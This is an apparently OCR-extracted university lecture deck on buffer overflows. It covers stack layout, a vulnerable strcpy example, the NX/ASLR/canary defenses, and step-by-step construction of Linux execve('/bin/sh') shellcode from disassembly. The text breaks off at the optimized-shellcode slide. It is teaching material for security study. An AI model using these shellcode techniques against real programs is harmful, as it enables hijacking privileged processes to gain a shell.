


Buffer Overflows

ECE568 – Lecture 4

Courtney Gibson, P.Eng.
University of Toronto ECE

Outline

Input Vulnerabilities

Introduction to Buffer Overflows


Shellcode

- System Call Basics
- Optimizing Shellcode
- Sanitizing Shellcode

Putting it all Together

- Paper: *Smashing the Stack for Fun and Profit*
- Example Attack-Buffer Format

Other Approaches



Input Vulnerabilities


Input Vulnerabilities

Recall that trust is dangerous, especially because designers make unwritten or implicit trust assumptions. The most common cause of attacks today is programs trusting their "input".

- "Ask your local software security guru to name the single most important thing that developers can do to write secure code, and nine out of ten will tell you, '*Never trust input*'. Now try saying '*Never trust input*' to a group of programmers, and look at their faces."

  - Brian Chess, Fortify Software

Prevalence of Vulnerabilities



Source: Veracode: State of Software Security, Vol 4 (Dec 2011)

Is this Program Vulnerable?

```
int foo ( char * input_string )
{
    char bar[32];
    strcpy ( bar, input_string );
    return (0);
}
```

Vulnerability and Exploit Characteristics

- Designers who tend to think of systems abstractly inevitably miss such vulnerabilities
- Exploits rely on specific idiosyncrasies of systems
- Exploits often achieve what people think is "hard" or "impossible" through some creativity
- Need to think "outside the box" to understand everything that is trusted and how our trust can be violated

Introduction to Buffer Overflows

Buffer overflow defenses, stack frames, function calls, stack smashing

Buffer Overflows

In 2000, Crispin Cowan wrote "*Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade*", outlining some defenses against this attack

- Available on course website.
- Today the attack is still very prominent, despite a good understanding of how to prevent it.


Buffer Overflows

A small number of techniques, **address space layout randomization** (ASLR) and **non-executable pages** (NX) and **stack canaries**, will stop most attacks:

- **NX:** Windows (XP SP2), Linux (2.6.8), OS X (Tiger)
- **ASLR:** Windows (Vista), Linux (2.6.12), OS X (Lion)
- **Canaries:** gcc 3.X+

However, before we go into these defenses, let us understand how the attack works…


Review: Program Stack



Recall how subroutine calls work:

1. Push **Input Parameters**
2. Push **Return Address**
3. Push **Frame Pointer**
4. Allocate room for **Local Variables**
5. Push **Registers**

Review: Program Stack



Review: Program Stack

```
void example ( char * str )
{
    char buf[128];
    strcpy ( buf, str );
    …
```

strcpy will keep copying into **buf** until it hits a NULL character ('\0') in **str**.

Review: Program Stack

```
void example ( char * str )
{
    char buf[128];
    strcpy ( buf, str );
    …
```

If **str** is longer than (128+4)=132 bytes then its contents will overwrite the function's return address.

strncpy is a safer alternative to **strcpy**.

Buffer Overflow

After the return address is changed, when the function returns, it will return to the changed return address.


An attacker can use this vulnerability to **hijack** the program (*i.e.*, alter the program instruction stream).

Buffer Overflow

This vulnerability requires:

- A **string** that is input from the attacker
- A **buffer** on the stack (*i.e.*, a local variable)
- A bug where the input string is copied into the buffer without checking that the string will fit into the buffer

This is commonly referred to as a **Stack Smashing Attack**, because the attack overwrites values on the stack.



Shellcode


Arbitrary code execution, execve, understanding system calls, ASCII-armoring

Arbitrary Code Execution

We've seen that the attacker can redirect the execution of the program by changing the return address . . .

. . . but, to have the vulnerable program execute **arbitrary code**, the attacker needs to put the code somewhere:

- Put it in the buffer that was vulnerable!
- What kind of "arbitrary code" does the attacker want to execute?



Arbitrary Code Execution

- Usually, the program being attacked runs as **root** or some privileged user
- The attacker may want to gain a **command shell** so they can do other things (make new users, read or alter data, etc.)
- Because the code is used to get a shell, it is called **shellcode**
  - Unix/Linux: `exec("/bin/sh");`
  - Windows: `exec("cmd.exe");`
- What code does the attacker have to inject into the program to get a shell?


Shellcode

We will focus on Linux shellcodes:

- Linux is open source, so it's easier to study
- Windows is similar

Here we have a short UNIX C program that will replace itself with a shell:

```
#include <unistd.h>
int main() {
    char * argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;
    execve(argv[0], argv, NULL);
}
```



Understanding How to Call exec

execve is one of variants of the exec system call provided by **libc**:

- libc is the standard C library that contains functions like printf, fopen, fclose, etc.
- libc is, by default, **dynamically linked** to any C program

Understanding How to Call exec

In order to more easily examine the **execve** code, we need to link libc **statically** – so that the execve code is included within the executable – instead dynamic linking:

```
> gcc -static example1.c -o example1
```

Now we can examine the code in gdb:

```
> gdb example1
(gdb) disassemble main
```

Disassembling main

```
main:
push   %ebp
mov    %esp,%ebp
sub    $0x18,%esp
and    $0xfffffff0,%esp
mov    $0x0,%eax
sub    %eax,%esp
movl   $0x8095e68,-8(%ebp)
movl   $0x0,-4(%ebp)
movl   $0x0,0x8(%esp)
lea    -8(%ebp),%eax
mov    %eax,0x4(%esp)
mov    -8(%ebp),%eax
mov    %eax,(%esp)
call   0x804df00 <execve>
leave
ret
```

```
int main() {

  char * argv[2];

  argv[0] = "/bin/sh";

  argv[1] = NULL;

  execve(argv[0],argv,
         NULL);

}
```

Function Prologue

```
main:
push   %ebp
mov    %esp,%ebp
sub    $0x18,%esp
and    $0xfffffff0,%esp
mov    $0x0,%eax
sub    %eax,%esp
movl   $0x8095e68,-8(%ebp)
movl   $0x0,-4(%ebp)
movl   $0x0,0x8(%esp)
lea    -8(%ebp),%eax
mov    %eax,0x4(%esp)
mov    -8(%ebp),%eax
mov    %eax,(%esp)
call   0x804df00 <execve>
leave
ret
```

```
int main() {

   char * argv[2];

   argv[0] = "/bin/sh";

   argv[1] = NULL;

   execve(argv[0],argv,
          NULL);

}
```

Initialize argv[0]

```
main:
push   %ebp
mov    %esp,%ebp
sub    $0x18,%esp
and    $0xfffffff0,%esp
mov    $0x0,%eax
sub    %eax,%esp
movl   $0x8095e68,-8(%ebp)
movl   $0x0,-4(%ebp)
movl   $0x0,0x8(%esp)
lea    -8(%ebp),%eax
mov    %eax,0x4(%esp)
mov    -8(%ebp),%eax
mov    %eax,(%esp)
call   0x804df00 <execve>
leave
ret
```

```
int main() {

  char * argv[2];

  argv[0] = "/bin/sh";

  argv[1] = NULL;

  execve(argv[0],argv,
         NULL);

}
```

Initialize argv[1]

```
main:
push   %ebp
mov    %esp,%ebp
sub    $0x18,%esp
and    $0xfffffff0,%esp
mov    $0x0,%eax
sub    %eax,%esp
movl   $0x8095e68,-8(%ebp)
movl   $0x0,-4(%ebp)
movl   $0x0,0x8(%esp)
lea    -8(%ebp),%eax
mov    %eax,0x4(%esp)
mov    -8(%ebp),%eax
mov    %eax,(%esp)
call   0x804df00 <execve>
leave
ret
```

```
int main() {

  char * argv[2];

  argv[0] = "/bin/sh";

  argv[1] = NULL;

  execve(argv[0],argv,
         NULL);

}
```

Push Args, Call Function

```
main:
push   %ebp
mov    %esp,%ebp
sub    $0x18,%esp
and    $0xfffffff0,%esp
mov    $0x0,%eax
sub    %eax,%esp
movl   $0x8095e68,-8(%ebp)
movl   $0x0,-4(%ebp)
movl   $0x0,0x8(%esp)
lea    -8(%ebp),%eax
mov    %eax,0x4(%esp)
mov    -8(%ebp),%eax
mov    %eax,(%esp)
call   0x804df00 <execve>
leave
ret
```

```
int main() {

  char * argv[2];

  argv[0] = "/bin/sh";

  argv[1] = NULL;

  execve(argv[0],argv,
         NULL);

}
```

Return from main

```
main:
push   %ebp
mov    %esp,%ebp
sub    $0x18,%esp
and    $0xfffffff0,%esp
mov    $0x0,%eax
sub    %eax,%esp
movl   $0x8095e68,-8(%ebp)
movl   $0x0,-4(%ebp)
movl   $0x0,0x8(%esp)
lea    -8(%ebp),%eax
mov    %eax,0x4(%esp)
mov    -8(%ebp),%eax
mov    %eax,(%esp)
call   0x804df00 <execve>
leave
ret
```

```
int main() {

  char * argv[2];

  argv[0] = "/bin/sh";

  argv[1] = NULL;

  execve(argv[0],argv,
         NULL);

}
```

Disassembling execve

```
execve:
push   %ebp
mov    $0x0,%eax
mov    %esp,%ebp
push   %ebx
test   %eax,%eax
mov    0x8(%ebp),%ebx
mov    0xc(%ebp),%ecx
mov    0x10(%ebp),%edx
mov    $0xb,%eax
int    $0x80
...
```

Function Prologue

← Load argv[0] from stack

← Load argv from stack

← Load NULL from stack

← 0xb is system call # for execve

← Raise interrupt: trap into kernel

Optimizing the Shellcode

We could use previous program for our shellcode, however the code is big and inefficient:

- If the exploit code is too long, it might not fit inside the buffer
- Can probably do better by hand-optimizing the shellcode

Optimizing the Shellcode

What is required for the exec syscall?

- Create an array:
  - **Element 0:** the string "/bin/sh"
  - **Element 1:** a NULL word
- Set the three arguments for exec:
  - **%ebx:** address of the string "/bin/sh"
  - **%ecx:** address of the array
  - **%edx:** NULL (0x0)
- Trap into the kernel to call exec:
  - Put **0xb** into %eax
  - Execute the **int $0x80** instruction

Optimized Shellcode: Aleph One

